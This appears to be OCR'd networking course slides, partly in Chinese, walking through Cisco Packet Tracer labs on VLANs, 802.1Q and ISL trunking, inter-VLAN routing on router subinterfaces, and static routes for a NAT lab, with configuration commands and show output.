
```
Switch(config-if)#int f0/1
Switch(config-if)#switchport access vlan 10
Switch(config-if)#int f0/2
Switch(config-if)#switchport access vlan 10
Switch(config-if)#int f0/3
Switch(config-if)#switchport access vlan 20
Switch(config-if)#int f0/4
Switch(config-if)#switchport access vlan 20
Switch(config-if)#^Z
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                                Fa0/13, Fa0/14, Fa0/15, Fa0/16
                                                Fa0/17, Fa0/18, Fa0/19, Fa0/20
                                                Fa0/21, Fa0/22, Fa0/23, Fa0/24
                                                Gig0/1, Gig0/2
10   green                            active    Fa0/1, Fa0/2
20   yellow                           active    Fa0/3, Fa0/4
1002 fddi-default                     active
```

Lab1: VLAN




```
C:\>ipconfig

FastEthernet0 Connection:(default port)

   Connection-specific DNS Suffix..:
   Link-local IPv6 Address.........: FE80::2E0:A3FF:FEC0:2EE9
   IPv6 Address....................: ::
   IPv4 Address....................: 10.1.1.1
   Subnet Mask.....................: 255.255.255.0
   Default Gateway.................: ::
                                     10.1.1.100

Bluetooth Connection:

   Connection-specific DNS Suffix..:
   Link-local IPv6 Address.........: ::
   IPv6 Address....................: ::
   IPv4 Address....................: 0.0.0.0
   Subnet Mask.....................: 0.0.0.0
   Default Gateway.................: ::
                                     0.0.0.0

C:\>ping 10.1.1.2

Pinging 10.1.1.2 with 32 bytes of data:

Reply from 10.1.1.2: bytes=32 time<1ms TTL=128
Reply from 10.1.1.2: bytes=32 time<1ms TTL=128
Reply from 10.1.1.2: bytes=32 time<1ms TTL=128
Reply from 10.1.1.2: bytes=32 time<1ms TTL=128

Ping statistics for 10.1.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>ping 10.2.2.3

Pinging 10.2.2.3 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

Lab2: Inter-VLAN Routing



用 Trunk Link 傳遞多個 VLAN 之間的資料

- Trunking 的原理是在資料內增加一個標籤（Tag），用來表示目前這份資料是屬於哪一個 VLAN，貼上標籤後，再把這份資料傳到另一台設備。另一台設備收到之後，再根據這個標籤得知這份資料是屬於哪一個 VLAN，然後把這份資料送往所屬的 VLAN。
- Trunking 的實現主要有兩種協定：IEEE 802.1Q 協定和 ISL 協定。

```
Switch#show interface trunk
Port        Mode        Encapsulation  Status        Native vlan
Gig0/1      on          802.1q         trunking      1
```

802.1Q 協定


- 只有 802.1Q 協定才有 Native VLAN，ISL 並沒有 Native VLAN。
- Native VLAN 是設備上預設的 VLAN，一開始拿到支援 802.1Q 協定的設備時，所有的埠都會被指派到 Native VLAN 中，因此所有的埠都可以互相通訊，因為都屬於同一個 VLAN。
- 而 Native VLAN 有一個作用是，所有沒有被貼上標籤的資料都會被送往這個 Native VLAN。每個 VLAN 都會有一個 ID，用來區分各個 VLAN，而 Native VLAN 的預設 ID 就是 1。

```
Switch#show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                                Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                                Fa0/13, Fa0/14, Fa0/15, Fa0/16
                                                Fa0/17, Fa0/18, Fa0/19, Fa0/20
                                                Fa0/21, Fa0/22, Fa0/23, Fa0/24
                                                Gig0/1, Gig0/2
10   green                            active    Fa0/1, Fa0/2
20   yellow                           active    Fa0/3, Fa0/4
1002 fddi-default                     active
```

ISL 協定


- ISL 是 Inter-Switch Link 的縮寫。ISL 協定是 Cisco 設備專用的，但也不是每一款 Cisco 設備都支援，只有某幾款 Cisco 設備才支援 ISL 協定。
- ISL 協定是用硬體來實作，因此所能支援的 VLAN 個數依照硬體的好壞而定，速度也是依照硬體的好壞來決定，與 802.1Q 協定不同。802.1Q 協定是在軟體上處理，所以速度想必比較緩慢。
- 另外，當決定要使用哪一種的協定時，也要考慮到整個網路的設備廠牌，若使用 ISL 協定，則代表所有的設備都一定要採用 Cisco 的設備，因為這是 Cisco 專屬的協定。
- 若要使用 ISL 協定，則網路中每一台設備都必須做好正確的 ISL 設定才行，因為 ISL 協定使用的資料封包長度超過乙太網路所能接受的長度，所以一旦不支援 ISL 協定的設備收到這樣的封包，會被認為是錯誤的封包而直接遺棄。乙太網路的正確封包大小是 64 到 1,518 個位元組。

Lab2: Inter-VLAN Routing





```
Router(config-subif)#int g0/0/0.1
Router(config-subif)#encapsulation dot1q 10
Router(config-subif)#ip addr 10.1.1.100 255.255.255.0
Router(config-subif)#int g0/0/0.2
Router(config-subif)#encapsulation dot1q 20
Router(config-subif)#ip addr 10.2.2.100 255.255.255.0
```


```
Router(config)#ip route 10.1.1.0 255.255.255.0 g0/0/0.1
%Default route without gateway, if not a point-to-point
may impact performance
Router(config)#ip route 10.2.2.0 255.255.255.0 g0/0/0.2
%Default route without gateway, if not a point-to-point
may impact performance
```



Lab2: Inter-VLAN Routing





```
Router#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is 1.1.1.200 to network 0.0.0.0

     1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       1.0.0.0/8 is directly connected, GigabitEthernet0/0/1
L       1.1.1.100/32 is directly connected, GigabitEthernet0/0/1
     10.0.0.0/8 is variably subnetted, 4 subnets, 2 masks
C       10.1.1.0/24 is directly connected, GigabitEthernet0/0/0.1
L       10.1.1.100/32 is directly connected, GigabitEthernet0/0/0.1
C       10.2.2.0/24 is directly connected, GigabitEthernet0/0/0.2
L       10.2.2.100/32 is directly connected, GigabitEthernet0/0/0.2
S*   0.0.0.0/0 [1/0] via 1.1.1.200

Router#
```



VLAN in Multiple Switches

```
Switch(config)#vlan 10
Switch(config-vlan)#name green
Switch(config-vlan)#vlan 20
Switch(config-vlan)#name yellow
Switch(config-vlan)#int f0/1
Switch(config-if)#switchport access vlan 10
Switch(config-if)#int f0/2
Switch(config-if)#switchport access vlan 20
```


```
Switch(config-if)#int g0/1
Switch(config-if)#switchport mode trunk
```




```
Switch(config)#vlan 10
Switch(config-vlan)#name green
Switch(config-vlan)#vlan 20
Switch(config-vlan)#name yellow
Switch(config-vlan)#int f0/1
Switch(config-if)#switchport access vlan 10
Switch(config-if)#int f0/2
Switch(config-if)#switchport access vlan 20
```


```
Switch(config-if)#int g0/1
Switch(config-if)#switchport mode trunk
```

Lab3: Routing & NAT




```
Router(config)#ip route 0.0.0.0 0.0.0.0 1.1.1.200
```

Lab3: Routing & NAT

